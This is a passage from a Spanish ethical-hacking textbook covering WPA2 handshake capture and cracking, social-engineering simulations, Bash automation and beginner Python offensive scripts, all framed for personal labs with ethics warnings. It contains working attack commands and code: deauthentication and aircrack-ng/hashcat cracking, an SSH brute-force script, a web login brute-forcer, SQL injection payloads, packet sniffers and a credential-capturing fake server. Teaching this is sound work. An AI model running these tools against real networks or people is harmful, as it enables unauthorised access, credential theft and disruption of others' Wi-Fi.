Aquí aprenderás a auditar WPA2, capturar handshakes, crackear claves débiles y comprender cómo asegurar tu propia infraestructura inalámbrica.

29.2. ¿Cómo funciona una red Wi-Fi? (visión del hacker ético)

Antes de atacar, entendamos el modelo:

Componentes básicos

- **Punto de acceso (AP)** — el router.
- **Clientes** — laptops, celulares, IoT.
- **Canales** — frecuencias específicas.

- **Protocolo 802.11** — reglas del juego.

Procesos importantes

- Autenticación
- Asociación
- Gestión de paquetes
- Encriptación (WPA2, WPA3)

Cuando un cliente se conecta, intercambia mensajes de autenticación. Capturar estos mensajes es clave para auditar seguridad.

29.3. Modos de seguridad Wi-Fi comunes

Las redes inalámbricas pueden usar varios protocolos:

WEP (Inseguro)

Crackeo trivial. No debe usarse jamás.

WPA (Débil)

Mejor que WEP, pero obsoleto.

WPA2-PSK (Estándar actual)

Muy seguro, *si la contraseña es fuerte*.

WPA3 (Nuevo)

Mejor protección contra fuerza bruta, todavía no ampliamente adoptado.

En el laboratorio trabajaremos especialmente con **WPA2-PSK**, el estándar más común.

29.4. Handshake WPA2: la llave del análisis

Todo hacking ético Wi-Fi gira alrededor del **4-way handshake**, un intercambio de claves entre cliente y AP.

Este handshake contiene información que, combinada con diccionarios, permite verificar contraseñas.

No revela directamente la clave, pero permite atacar offline.

Proceso:

1. Cliente envía `Message 1`
2. AP envía `Message 2`
3. Cliente envía `Message 3`
4. AP envía `Message 4`

Si capturas ese intercambio → puedes usar herramientas para crackear contraseñas débiles.

29.5. Requisitos para hacking inalámbrico ético

1. Una red propia de laboratorio

Puede ser:

- Un router viejo
- Una Raspberry Pi con hostapd
- Un AP en VirtualBox bridged
- Un segundo router configurado para pruebas

2. Un adaptador Wi-Fi compatible con modo monitor

Preferencia:

- Alfa AWUS036NHA
- Alfa AWUS036NH
- TP-Link TL-WN722N v1 (solo versión 1)

3. Suite aircrack-ng instalada

Viene por defecto en Kali:

```
sudo apt install aircrack-ng
```

4. Diccionarios

Ejemplo:

```
/usr/share/wordlists/rockyou.txt
```

29.6. Poner la tarjeta en modo monitor

Comando:

```
sudo airmon-ng start wlan0
```

Crea:

```
wlan0mon
```

Este modo permite:

- Capturar paquetes
- Ver tráfico 802.11
- Detectar redes y dispositivos

29.7. Escaneo de redes propias

Usa:

```
sudo airodump-ng wlan0mon
```

Verás:

- SSID
- BSSID
- Canal
- Potencia
- Tipo de cifrado

Identifica tu red, por ejemplo:

```
MiRedTesting  BSSID: AA:BB:CC:DD:EE:FF  CH: 6  WPA2
```

Anota:

- BSSID
- Canal
- Nombre

29.8. Capturar el handshake

Una vez identificada tu red:

```
sudo airodump-ng --bssid AA:BB:CC:DD:EE:FF -c 6 -w captura wlan0mon
```

Airdump mostrará:

```
WPA handshake: AA:BB:CC:DD:EE:FF
```

¿Cómo obtenerlo rápidamente?

Deautenticación controlada (solo con tu red):

```
sudo aireplay-ng --deauth 5 -a AA:BB:CC:DD:EE:FF wlan0mon
```

Fuerza al cliente a reconectarse → genera handshake.

Esto está permitido **únicamente** en tu red de laboratorio.

29.9. Crackeo del handshake (solo contraseñas débiles)

Con el archivo `captura.cap`:

```
aircrack-ng -w rockyou.txt -b AA:BB:CC:DD:EE:FF captura.cap
```

Si la clave está en rockyou, la verás:

```
KEY FOUND! [ contrasena123 ]
```

Este proceso te enseña:

- Por qué contraseñas débiles son un gran riesgo
- Cómo mejorar tu red
- Qué puede ocurrir en un ataque real

29.10. Alternativas más avanzadas

hashcat (GPU)

Más rápido que aircrack-ng.

Convertir pcap a formato hashcat:

```
hcxpcapngtool captura.cap -o hash.hc22000
```

Crackear:

```
hashcat -m 22000 hash.hc22000 rockyou.txt
```

29.11. Ataques adicionales en laboratorio

1. PMKID Attack

Permite generar un hash sin handshake completo.

```
hcxdumptool -i wlan0mon -o captura.pcapng --enable_status=1
```

2. Evil Twin (solo en redes propias)

Crear un AP falso y capturar credenciales.

3. Captura de tráfico 802.11 para análisis

Ver:

- Probes
- Beacons
- Frames de control

29.12. Cómo defender tu propia red

Después de practicar, debes reforzar tu Wi-Fi:

Elegir WPA2 o WPA3

Nunca usar WEP o WPA.

Contraseñas largas y no comunes

Ejemplo seguro:

```
Aguacate_Feliz_1993_$Tricolor
```

Desactivar WPS

Una de las mayores fallas de seguridad inalámbrica.

Ocultar SSID no sirve — mito

La red sigue transmitiendo beacons.

Filtrar MAC no sirve — fácil de spoofear

Actualizar firmware del router

Separar red de invitados

29.13. Ejercicio completo guiado

1. Crear red de laboratorio

- Router viejo o hostapd
- WPA2-PSK con contraseña débil
- Canal 6

2. Activar modo monitor

```
airmon-ng start wlan0
```

3. Capturar handshake

```
airodump-ng --bssid <BSSID> -c <CH> -w captura wlan0mon
```

4. Enviar deauth

```
aireplay-ng --deauth 5 -a <BSSID> wlan0mon
```

5. Crackear

```
aircrack-ng -w rockyou.txt captura.cap
```

6. Documentar resultados

- Red
- Handshake capturado
- Diccionario usado
- Tiempo de crackeo
- Contraseña
- Recomendaciones

29.14. Ética obligatoria

Nunca:

- Escanees redes ajenas
- Captures handshakes fuera de tu casa
- Realices deauth a terceros
- Crackees WPA2 sin permiso
- Interfieras tráfico en Wi-Fi público

Todos estos actos son ilegales. Este capítulo solo aplica a **redes y laboratorios propios**.

29.15. Conclusión del capítulo

En este capítulo aprendiste:

- Cómo funciona WPA2
- Cómo capturar un handshake
- Cómo crackear contraseñas débiles
- Cómo usar aircrack-ng y hashcat para auditoría
- Cómo identificar y entender tráfico 802.11
- Cómo proteger de forma sólida tu red
- Cómo practicar hacking inalámbrico de manera 100% ética

Capítulo 30

Ingeniería social ética: simulaciones, awareness y límites legales

30.1. La técnica más poderosa — y la más peligrosa

La ingeniería social se considera **la técnica de hacking más efectiva del mundo**, porque apunta al eslabón más débil de cualquier sistema: **las personas**. Sin embargo, también es la disciplina más delicada, regulada y peligrosa si se practica sin control. Por eso este capítulo está dedicado exclusivamente a la **ingeniería social ética**, es decir:

- Simulaciones en entornos controlados
- Entrenamientos diseñados para awareness
- Pruebas formales de seguridad humana
- Métodos que nunca violen leyes ni privacidad
- Límites estrictos que diferencian auditoría de abuso

El objetivo no es manipular personas, sino **educarlas y protegerlas**.

30.2. ¿Qué es ingeniería social ética?

La ingeniería social ética es la práctica de simular ataques psicológicos reales para:

- Medir riesgos humanos
- Entrenar empleados o familiares
- Enseñar a detectar engaños
- Mejorar políticas de seguridad
- Evaluar protocolos internos

Siempre se realiza con **consentimiento**, **contrato**, **permisos escritos** o dentro de un **laboratorio educativo** donde nadie es engañado sin autorización previa.

30.3. ¿Qué NO es ingeniería social ética?

- Estafar a personas
- Obtener datos sensibles sin permiso
- Manipular emocionalmente
- Suplantar identidades sin autorización
- Espiar conversaciones ajenas
- Usar engaños psicológicos fuera de simulaciones acordadas

Estas prácticas son ilegales y peligrosas. La ingeniería social ética se basa en **control, transparencia y acuerdos formales**.

30.4. Por qué funciona la ingeniería social

Todo ser humano posee:

- Curiosidad
- Confianza
- Miedo
- Urgencia
- Necesidad de pertenencia
- Tendencia a obedecer figuras de autoridad

Los atacantes explotan estos sesgos. El rol del hacker ético es **detectar esos puntos débiles y entrenar a las personas para resistirlos**, no para explotarlos en la vida real.

30.5. Técnicas comunes (usadas solo en simulación)

1. Phishing controlado

Correos falsos autorizados para medir quién hace clic.

2. Vishing (llamadas simuladas)

Llamadas internas controladas, con consentimiento del área legal.

3. Smishing

Mensajes SMS falsos en un entorno autorizado.

4. Pretexting

Simulación de personajes (soporte técnico, recursos humanos), con guiones aprobados.

5. Tailgating simulado

Prueba física en instalaciones autorizadas.

6. Baiting seguro

Uso de “pendrives trampa”, *solo* si el protocolo y la empresa lo aprueban formalmente.

30.6. Cómo diseñar una simulación ética de phishing

Paso 1 — Aprobación formal

Debe existir un documento firmado que indique:

- Objetivo de la prueba
- Duración
- Alcance
- Qué tipo de datos se pueden recolectar
- Qué no debe hacerse bajo ningún caso

Paso 2 — Diseño del escenario

Ejemplos:

- “Restablecimiento de contraseña corporativa”
- “Actualización de software interno”
- “Correo de RRHH”
- “Premios y regalos”

Paso 3 — Envío y monitoreo

Se monitorea:

- Tasa de apertura
- Clics
- Entrega de credenciales (si se simula)
- Reporte al área de seguridad

Paso 4 — Concientización

La parte más importante: **educar después del ejercicio**, nunca humillar.

30.7. Laboratorio personal para entrenar ingeniería social

Puedes crear un entorno de práctica seguro con:

GoPhish (servidor de phishing ético)

Permite:

- Crear campañas
- Plantillas
- Landing pages
- Métricas

The Social-Engineer Toolkit (SET)

Incluye módulos para:

- Phishing simulado
- Menús de smishing
- Creación de pretextos
- Landing controladas

Máquina virtual de correo

Para simular:

- Servidores
- Cuentas
- Flujos internos

30.8. Señales típicas de ingeniería social (para entrenar awareness)

Urgencia falsa:

“ACTUALICE SU CONTRASEÑA AHORA MISMO”

Autoridad falsa:

“Soy del banco / IT / Seguridad / Gobierno”

Links manipulados:

`micompania-soporte.com` vs `miempresa.com`

Solicitudes absurdas:

- Números de tarjetas
- Tokens
- Fotos de documentos
- Contraseñas por correo

Archivos sospechosos:

- `.zip`
- `.xlsm`
- `.pdf.exe`
- `.scr`

30.9. Roles en una simulación ética

1. Pentester / Ingeniero social

Diseña el ataque simulado.

2. Gestión de seguridad / CISO

Autoriza y define alcance.

3. Legal / Compliance

Aprueba el marco legal.

4. Recursos Humanos

Garantiza que el proceso no afecte emocionalmente a empleados.

5. Equipo de Awareness

Educa después del ejercicio.

30.10. Límites legales que nunca deben romperse

La ingeniería social se cruza con:

- Privacidad (leyes de protección de datos)
- Secreto de comunicaciones
- Derechos laborales
- Ética corporativa
- Normativas ISO 27001
- Legislación local sobre fraude y engaño

Un ejercicio serio siempre:

- Evita obtener información sensible real
- No recolecta credenciales verdaderas
- No graba conversaciones sin permiso
- No manipula emocionalmente
- No publica resultados individualizados

El objetivo no es “cazar culpables”, sino **entrenar y proteger**.

30.11. Ejercicios de laboratorio ético

1. Crear una campaña en GoPhish

- Plantilla “actualización de contraseña”
- Landing simulada
- Métricas de clics y reportes

2. Simular una llamada interna

Guion autorizado: “Estamos verificando un incidente. ¿Recibió un correo sospechoso?”

3. Análisis de un correo fraudulento real

- Obtener headers
- Revisar dominio
- Validar SPF/DKIM/DMARC

4. Crear tu propio phishing educativo

Pero **solo enviarlo a cuentas de laboratorio**.

30.12. Defensa: cómo proteger a las personas

1. Capacitación continua

Awareness mensual o trimestral.

2. Simulaciones progresivas

Comenzar simple → aumentar dificultad.

3. Botón “Report Phishing” en el correo

Facilita denunciar intentos.

4. Políticas claras

Nunca pedir credenciales por correo. Nunca pedir datos sensibles fuera de canales formales.

5. Cultura organizacional sana

Si la gente teme “meter la pata”, no reporta nada.

30.13. Ética obligatoria

Nunca realizar ingeniería social:

- Sin permiso
- Sin contrato
- Sin informar a una autoridad responsable
- Para obtener ventajas personales
- Para manipular emocionalmente

La línea entre auditoría y delito es extremadamente delgada.

30.14. Conclusión del capítulo

En este capítulo aprendiste:

- Qué es ingeniería social ética
- Cómo simular ataques sin violar leyes
- Cómo entrenar awareness de forma profesional
- Cómo diseñar campañas de phishing seguras
- Qué límites legales no deben cruzarse
- Cómo construir un laboratorio educativo
- Qué señales debe reconocer un usuario entrenado

Capítulo 31

Automatización con Bash: scripts de apoyo para el pentester

31.1. Automatizar o morir: por qué Bash es esencial

En el trabajo diario de un pentester hay tareas que se repiten constantemente:

- Escanear rangos de IP
- Registrar resultados
- Automatizar pequeños flujos
- Ejecutar herramientas con parámetros complejos
- Extraer información clave de forma rápida
- Crear pequeños pipelines de datos

Si haces todo eso de forma manual, pierdes tiempo valioso y cometes errores. Por eso Bash sigue siendo **una herramienta imprescindible**: simple, poderosa, estable, disponible en cualquier sistema basado en Linux (incluyendo Kali, Parrot, BlackArch y todas tus VMs de laboratorio).

En este capítulo aprenderás a crear tus propios scripts, pequeños automatismos que te ahorran trabajo en reconocimiento, enumeración, recolección de evidencias y gestión de resultados. Todo dentro de entornos **100% legales y de laboratorio**, como siempre.

31.2. Lo mínimo que necesitas saber de Bash para ser productivo

Permisos de ejecución

```
chmod +x script.sh
```

Ejecución

```
./script.sh
```

Variables

```
ip="192.168.56.11"
echo $ip
```

Lectura de parámetros

```
./scan.sh 192.168.56.11
```

En el script:

```
ip=$1
```

Condicionales

```
if [ -z "$1" ]; then
    echo "Falta la IP"
    exit 1
fi
```

Bucles

```
for i in {1..255}; do
    echo $i
done
```

Con estos conceptos ya puedes crear automatización útil.

31.3. Script 1 — Descubrimiento rápido de hosts (Ping Sweep)

pingsweep.sh

```
#!/bin/bash

red=$1

if [ -z "$red" ]; then
    echo "Uso: ./pingsweep.sh 192.168.56"
    exit 1
fi

for i in {1..254}; do
    ping -c 1 -W 1 $red.$i > /dev/null && echo "Host activo: $red.$i"
done
```

Uso:

```
./pingsweep.sh 192.168.56
```

Resultado:

```
Host activo: 192.168.56.11
Host activo: 192.168.56.13
```

31.4. Script 2 — Escaneo Nmap automatizado por host

escanear.sh

```
#!/bin/bash

ip=$1

if [ -z "$ip" ]; then
    echo "Uso: ./escanear.sh <IP>"
    exit 1
fi

fecha=$(date +%F)
output="resultado_$ip_$fecha.txt"
```

```
echo "[+] Escaneando $ip ..."
nmap -sV -p- -T4 $ip -oN $output
echo "[+] Resultado guardado en $output"
```

Te permite documentar sin pensar.

31.5. Script 3 — Escaneo masivo de red completa

masscan_lite.sh

```
#!/bin/bash

red=$1

if [ -z "$red" ]; then
    echo "Uso: ./masscan_lite.sh 192.168.56"
    exit 1
fi

for i in {1..254}; do
    echo "Escaneando $red.$i ..."
    nmap -sV -T4 $red.$i >> resultado_red.txt
done
```

Ideal para laboratorios con muchas máquinas.

31.6. Script 4 — Enumeración web simple

web_enum.sh

```
#!/bin/bash

url=$1

if [ -z "$url" ]; then
    echo "Uso: ./web_enum.sh http://IP"
    exit 1
fi

echo "[+] Tecnologías:"
whatweb $url
```

```
echo "[+] Directorios comunes:"
gobuster dir -u $url -w /usr/share/wordlists/dirb/common.txt
```

Reúne en un clic tecnologías y rutas.

31.7. Script 5 — Tomar evidencias automáticamente

```
evidencias.sh

#!/bin/bash

fecha=$(date +%F_%H-%M)
mkdir evidencias_$fecha

cp *.txt evidencias_$fecha 2>/dev/null
cp *.nmap evidencias_$fecha 2>/dev/null
cp *.xml evidencias_$fecha 2>/dev/null

echo "[+] Evidencias guardadas en evidencias_$fecha"
```

Útil para mantener orden en auditorías.

31.8. Script 6 — Encontrar servicios vulnerables rápidamente

```
check_vuln.sh

#!/bin/bash

ip=$1
if [ -z "$ip" ]; then
    echo "Uso: ./check_vuln.sh <IP>"
    exit 1
fi

echo "[+] Escaneando servicios..."
nmap -sV --script vuln $ip -oN vulnerabilidades_$ip.txt

echo "[+] Resultado guardado en vulnerabilidades_$ip.txt"
```

Este script ejecuta todos los NSE `vuln` de Nmap en un solo paso.

31.9. Script 7 — Extraer puertos abiertos de un archivo Nmap

```
puertos.sh

#!/bin/bash

archivo=$1
grep "open" $archivo | awk '{print $1}' | cut -d'/' -f1
```

Esto te permite alimentar otras herramientas.

31.10. Script 8 — Vigilancia de logs (simular un SOC)

```
watch_logs.sh

#!/bin/bash

archivo=$1

if [ -z "$archivo" ]; then
    echo "Uso: ./watch_logs.sh archivo.log"
    exit 1
fi

tail -f $archivo | while read linea; do
    if echo "$linea" | grep -q "Failed password"; then
        echo "[ALERTA] Intento de login fallido detectado"
    fi
done
```

Útil para entrenar detección de fuerza bruta.

31.11. Script 9 — Automatizar fuerza bruta SSH (solo en laboratorio)

sshbrute.sh

```
#!/bin/bash

ip=$1
users=$2
passwords=$3

for u in $(cat $users); do
    for p in $(cat $passwords); do
        echo "Probando $u:$p"
        sshpass -p "$p" ssh -o StrictHostKeyChecking=no -o
ConnectTimeout=2 $u@$ip "echo OK" 2>/dev/null && echo "[+] Encontrado:
$u:$p"
    done
done
```

Solo usar en máquinas propias.

31.12. Integrar scripts en pipelines

Puedes encadenar scripts:

```
./pingsweep.sh 192.168.56 > vivos.txt

for ip in $(cat vivos.txt | cut -d' ' -f3); do
    ./escanear.sh $ip
done
```

Esto te da:

- Descubrimiento
- Escaneo
- Reportes automáticos

Así trabaja un pentester moderno.

31.13. Buenas prácticas para tus scripts

1. Siempre validar parámetros

Evita errores por falta de inputs.

2. Documentar

Escribe comentarios dentro del script.

3. Guardar salidas

Nunca pierdas evidencia.

4. Usar nombres descriptivos

`scan_red.sh` es mejor que `s1.sh`.

5. Manejar errores

Si algo falla, el script debe avisar.

31.14. Ejercicio guiado (super práctico)

Crea un pipeline completo:

Paso 1 — Descubrir hosts

```
./pingsweep.sh 192.168.56 > activos.txt
```

Paso 2 — Escanearlos

```
for ip in $(cat activos.txt | awk '{print $3}'); do
    ./escanear.sh $ip
done
```

Paso 3 — Identificar vulnerabilidades

```
for ip in $(cat activos.txt | awk '{print $3}'); do
    ./check_vuln.sh $ip
done
```

Paso 4 — Guardar evidencias

```
./evidencias.sh
```

Con esto tienes un mini-framework de pentesting legal para tu laboratorio.

31.15. Ética en automatización

Nunca utilices scripts:

- Contra sitios ajenos
- Para ataques en internet
- Para escaneo masivo sin permiso
- Para automatizar fuerza bruta ilegal
- Para dañar infraestructura real

Automatizar no elimina responsabilidad legal.

31.16. Conclusión del capítulo

En este capítulo aprendiste:

- Cómo usar Bash para automatizar tareas del pentester
- Cómo crear scripts reales de reconocimiento, enumeración y análisis
- Cómo organizar pipelines completos de auditoría
- Cómo apoyar tu trabajo con automatización ética y controlada
- Cómo manejar correctamente salidas, logs y evidencias

Capítulo 32

Python para fanáticos del hacking: primeros scripts ofensivos

(Siempre en laboratorio, siempre ético)

32.1. Por qué Python domina el hacking moderno

Python se convirtió en el lenguaje favorito de pentesters, analistas, red teamers y desarrolladores de herramientas porque combina tres cosas esenciales:

- **Simplicidad:** escribir rápido, leer rápido.
- **Bibliotecas infinitas:** sockets, requests, scapy, asyncio…
- **Portabilidad:** funciona en Linux, Windows, macOS y VMs.

Si Bash sirve para automatizar, Python sirve para **crear herramientas reales**, desde escáneres, fuerza bruta, servidores falsos, hasta PoCs complejas. En este capítulo verás tus primeros scripts “ofensivos”, siempre dentro de entornos controlados como redes propias, DVWA, Metasploitable o máquinas de TryHackMe/HTB.

32.2. Aviso ético fundamental

Todo uso de scripts ofensivos en sistemas ajenos es ilegal. Cada script de este capítulo debe ejecutarse exclusivamente sobre:

- Tus máquinas virtuales
- Tus redes
- Tus laboratorios educativos
- Plataformas diseñadas para entrenamiento

Tu objetivo es aprender cómo piensan los atacantes para defender mejor tus sistemas.

32.3. Tu primer escáner de puertos con sockets (nivel básico)

`scanner.py`

```
import socket

ip = input("IP objetivo: ")

for port in range(1, 1025):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(0.5)
    result = sock.connect_ex((ip, port))
    if result == 0:
        print(f"[+] Puerto abierto: {port}")
    sock.close()
```

Explicación:

- `connect_ex` devuelve 0 si conecta
- Lo limitamos a 1024 para ir rápido
- Funciona en cualquier VM del laboratorio

Esto te enseña cómo funcionan los puertos TCP desde cero.

32.4. Mejorando con multithreading (más rápido)

fastscan.py

```
import socket, threading

ip = input("IP: ")

def scan(port):
    try:
        s = socket.socket()
        s.settimeout(0.3)
        s.connect((ip, port))
        print(f"[+] {port} abierto")
    except:
        pass

for p in range(1, 1025):
    t = threading.Thread(target=scan, args=(p,))
    t.start()
```

Esto reduce tiempo enormemente. Aquí aprendes paralelismo básico.

32.5. Script para banner grabbing (identificar servicios)

banner.py

```
import socket

ip = input("IP: ")
port = int(input("Puerto: "))

s = socket.socket()
s.settimeout(1)

try:
    s.connect((ip, port))
    banner = s.recv(1024)
    print("[+] Banner detectado:", banner.decode(errors="ignore"))
except Exception as e:
    print("[-] No se pudo obtener banner:", e)
```

Perfecto en Metasploitable:

Ejemplos de banners típicos:

```
220 vsftpd 2.3.4
SSH-2.0-OpenSSH_4.7
Apache/2.2.8 (Ubuntu)
```

32.6. Tu primer fuerza bruta web con `requests`

En DVWA (modo Low) puedes probar un mini brute-force **ético**:

`bruteforce.py`

```
import requests

url = "http://192.168.56.11/login.php"
user = "admin"
paths = "rockyou-short.txt"

for password in open(paths, "r", errors="ignore"):
    password = password.strip()
    data = {"username": user, "password": password}
    r = requests.post(url, data=data, allow_redirects=False)

    if r.status_code == 302:
        print(f"[+] Contraseña encontrada: {password}")
        break
```

Explicación:

- DVWA responde con 302 cuando el login fue correcto
- El script prueba un diccionario
- Nunca se usa contra sitios reales

32.7. Enumeración de directorios con Python

Sin usar gobuster, puedes construir tu versión:

`dir_enum.py`

```
import requests

url = "http://192.168.56.11/"
wordlist = "common.txt"

for w in open(wordlist, "r"):
    path = w.strip()
    r = requests.get(url + path)
    if r.status_code == 200:
        print(f"[+] Encontrado: {url}{path}")
```

Aprendes:

- Requests HTTP
- Análisis de códigos de estado
- Enumeración de rutas

32.8. Detector simple de SQLi (PoC en laboratorio)

```
sql_inject.py

import requests

url = "http://192.168.56.11/vulnerable.php?id="

payloads = ["1'", "1 OR 1=1", "' OR 'x'='x"]

for p in payloads:
    r = requests.get(url + p)
    if "error" in r.text.lower() or "warning" in r.text.lower():
        print(f"[+] Posible SQLi con payload: {p}")
```

Indicadores:

- “mysql error”
- “syntax error”
- “Warning: mysql_fetch”

Este es tu primer script de detección específica.

32.9. Primer sniffer con `scapy`

Scapy te permite manipular paquetes de red como un hacker profesional.

Instalación:

```
sudo apt install python3-scapy
```

Script:

```
sniffer.py

from scapy.all import *

def callback(packet):
    if packet.haslayer(TCP):
        print(packet.summary())

sniff(prn=callback, filter="tcp", store=0)
```

Esto captura tráfico TCP en vivo dentro de tu red local de laboratorio.

32.10. Sniffer HTTP básico (solo en HTTP, nunca en HTTPS real)

Usa DVWA sin HTTPS:

```
http_sniff.py

from scapy.all import *

def callback(packet):
    if packet.haslayer(Raw):
        load = packet[Raw].load.decode(errors="ignore")
        if "POST" in load or "GET" in load:
            print("=== Packet ===")
            print(load)

sniff(prn=callback, filter="tcp port 80", store=0)
```

Puedes ver:

- Headers
- Parámetros
- Requests completos

Esto te demuestra por qué **HTTP es inseguro**.

32.11. Escáner simple de subdominios

En un entorno local con dominios falsos:

```
subscan.py

import socket

dominio = "lab.local"
subdoms = ["www", "test", "admin", "dev"]

for s in subdoms:
    try:
        target = s + "." + dominio
        ip = socket.gethostbyname(target)
        print(f"[+] {target} -> {ip}")
    except:
        pass
```

Perfecto para entender técnicas de descubrimiento.

32.12. Servidor web falso (phishing ético en laboratorio)

Para experimentos de ingeniería social **solo con cuentas propias**:

```
fake_server.py

from http.server import BaseHTTPRequestHandler, HTTPServer

class Fake(BaseHTTPRequestHandler):
    def do_POST(self):
        length = int(self.headers["Content-Length"])
        data = self.rfile.read(length).decode()
        print("[+] Datos recibidos:", data)
        self.send_response(200)
        self.end_headers()
        self.wfile.write(b"OK")

server = HTTPServer(("0.0.0.0", 8080), Fake)
server.serve_forever()
```

Permite ver cómo se reciben formularios en un escenario simulado.

32.13. Ejercicio de capítulo (muy útil)

Crea un pequeño *toolkit*:

1. Escáner de puertos

Basado en socket.

2. Capturador de banners

Para identificar servicios.

3. Enumerador web

Usando requests.

4. Sniffer con scapy

Para tráfico en tu red local.

5. Script SQLi detector

Para entrenamiento con DVWA.

Después:

- Ejecuta todos contra tu máquina Metasploitable / DVWA
- Guarda resultados
- Comprueba qué encontraste
- Documenta qué mejorarías

32.14. Buenas prácticas para scripts ofensivos

- Nunca incluir payloads destructivos
- No automatizar DoS
- No atacar objetivos reales
- No publicar PoCs sin responsables
- Documentar tu código
- Validar entradas
- Manejar errores

Un buen pentester escribe herramientas limpias y seguras.

32.15. Conclusión del capítulo

En este capítulo aprendiste:

- Cómo usar Python para crear herramientas ofensivas básicas
- Cómo trabajar con sockets, requests y scapy
- Cómo crear escáneres web, sniffer, brute-force simple
- Cómo aplicar técnicas reales en un entorno ético
- Cómo desarrollar tus primeros scripts para un toolkit personal

---

Capítulo 33

Gestión y organización de hallazgos: no pierdas tus evidencias

33.1. El 80% del éxito en un pentest está en cómo organizas tus hallazgos

Puedes ser brillante detectando vulnerabilidades, configurando laboratorios, explotando servicios y automatizando tareas. Pero si **pierdes evidencias**, si no documentas correctamente o si tus resultados quedan dispersos, tu trabajo pierde valor técnico y profesional.

Este capítulo te enseña a gestionar hallazgos como un verdadero pentester:

- Ordenar
- Clasificar
- Registrar
- Proteger
- Respaldar
- Estandarizar

Porque **un hallazgo sin evidencia no existe**.

33.2. ¿Qué es un hallazgo en seguridad?

Es cualquier dato, comportamiento o vulnerabilidad que:

- Sugiera riesgo
- Sea reproducible
- Pueda demostrarse

- Pueda mitigarse

Ejemplos:

- “Puerto 21 abierto con banner vsftpd 2.3.4”
- “Credenciales débiles detectadas en FTP”
- “SQL Injection validada en parámetro `id`”
- “Panel admin accesible sin autenticación”
- “Fuerza bruta exitosa en DVWA (solo laboratorio)”

33.3. Tipos de evidencias a recopilar

Un pentester profesional almacena:

1. Archivos de escaneo

- `.nmap`
- `.xml`
- `.txt`
- Reportes de Nessus / OpenVAS

2. Capturas de pantalla

Con timestamp o marcadores.

3. Capturas de tráfico

- `.pcap`
- `.pcapng`

4. Logs

- `/var/log`
- Registros de herramientas

5. Scripts usados

Para demostrar reproducibilidad.

6. Notas

Hallazgos parciales, ideas, rutas encontradas.

33.4. La estructura de carpetas perfecta para un pentest

En tu laboratorio puedes usar esta estructura estándar:

```
proyecto/
 ├─ 01_reconocimiento/
 │    ├─ nmap/
 │    ├─ whois/
 │    ├─ subdominios/
 │    └─ webscan/
 ├─ 02_explotacion/
 │    ├─ burp/
 │    ├─ sqlmap/
 │    └─ exploits/
 ├─ 03_postexplotacion/
 │    ├─ credenciales/
 │    └─ evidencias/
 ├─ 04_mis_scripts/
 ├─ 05_pcaps/
 ├─ 06_reportes/
 └─ notas.txt
```

Esto permite:

- Encontrar todo rápidamente
- No perder archivos importantes
- Organizar fases por metodología (OWASP, PTES, OSSTMM)

33.5. Control de versiones (Git) para pentesters

Crear un repositorio **privado** en tu máquina:

```
git init
git add .
git commit -m "Primer commit"
```

Ventajas:

- Mantener historial
- Control de cambios
- Ordenar scripts

- Evitar sobrescrituras accidentales
- Crear snapshots de cada fase del pentest

Nunca subas información sensible a GitHub público.

33.6. Script Bash para ordenar evidencias automáticamente

guardar.sh

```
#!/bin/bash

fecha=$(date +%F_%H-%M)

mkdir "evidencias_$fecha"
cp *.nmap *.txt *.xml 2>/dev/null evidencias_$fecha/
cp *.png *.jpg 2>/dev/null evidencias_$fecha/
cp *.pcap *.pcapng 2>/dev/null evidencias_$fecha/

echo "[+] Evidencias guardadas en evidencias_$fecha/"
```

Usa este script al final de cada sesión.

33.7. Cómo versionar hallazgos rápidamente

En tus archivos de notas, usa un formato simple y repetible:

Plantilla por hallazgo

```
Título: SQL Injection en parámetro id
ID: H-001
Fecha: 2025-11-20
Tipo: Inyección
Estado: Validado
Riesgo: Alto
Ubicación: /producto?id=1
PoC: ' OR '1'='1
Evidencia: screenshot_2025-11-20_10-33.png
Notas: Reproducible en todos los navegadores.
```

Esta plantilla estandariza tu descubrimiento.

33.8. Técnicas para no perder la información

1. Toma notas en vivo

Un archivo `notas.txt` es suficiente. Cada vez que encuentres algo:

```
[10:22] Puerto 445 abierto → revisar SMB más tarde
[10:25] Banner: Samba smbd 3.0.0
```

2. Capturas descriptivas

Nombrar así:

```
mysql_version_3306.png
dvwa_sqli_get_1.png
ftp_login_fail.png
```

El nombre debe describir el contenido.

3. Guarda en doble ubicación

- Carpeta local
- Carpeta duplicada en USB (solo laboratorio)

4. Comprime y firma

```
tar -czf evidencias.tar.gz proyecto/
sha256sum evidencias.tar.gz > evidencias.hash
```

Esto protege integridad.

33.9. Organización por severidad — estilo profesional

Clasificación:

Crítico

- Remote Code Execution
- Autenticación rota
- Acceso administrativo sin credenciales

Alto

- SQL Injection
- Path traversal
- Contraseñas débiles

Medio

- Versiones obsoletas
- Directorios expuestos
- Headers inseguros

Bajo

- Información pública accesible
- Divulgación de versión mínima

Tu reporte final se organizará según este orden.

33.10. Evidencias para cada tipo de vulnerabilidad

SQL Injection

- Parámetro vulnerable
- Captura del error
- PoC funcional
- Captura de respuesta ampliada

XSS

- Payload
- Captura de la ejecución
- Pruebas en distintos navegadores

RCE

- Comando ejecutado
- Output
- Permisos del usuario

Fuerza bruta

- Lista de credenciales probadas
- Evidencia de login exitoso
- Tiempo requerido

Enumeración

- Directorios encontrados
- Versiones detectadas
- Puertos abiertos

33.11. Automatizar con Python (bonus)

Un mini script para generar plantillas:

```
nuevo_hallazgo.py

import datetime

titulo = input("Título: ")
ident = input("ID: ")

with open(f"{ident}.txt", "w") as f:
    f.write(f"Título: {titulo}\n")
    f.write(f"ID: {ident}\n")
    f.write(f"Fecha: {datetime.date.today()}\n")
    f.write("Tipo:\nRiesgo:\nUbicación:\nPoC:\nEvidencia:\nNotas:\n")

print(f"[+] Archivo creado: {ident}.txt")
```

Perfecto para mantener orden.

33.12. Ejercicio completo del capítulo

1. Crea la estructura de carpetas sugerida

2. Corre un escaneo Nmap en tu laboratorio

Guarda todo en `/01_reconocimiento/nmap/`.

3. Haz una prueba SQLi en DVWA

Guarda:

- Capturas
- PoC
- Notas
- URL vulnerada

4. Clasifica hallazgos según severidad

5. Ejecuta el script `guardar.sh` para empaquetar evidencias

33.13. Ética profesional en la gestión de hallazgos

Nunca:

- Reveales información sensible a terceros
- Publiques capturas de sistemas reales
- Subas credenciales reales en GitHub
- Expongas fallos sin permiso

Siempre:

- Protege datos
- Mantén integridad
- Respeta privacidad
- Cifra archivos sensibles

33.14. Conclusión del capítulo

En este capítulo aprendiste:

- Cómo organizar tus hallazgos

- Cómo crear una estructura profesional
- Cómo empaquetar evidencias
- Cómo clasificar por severidad
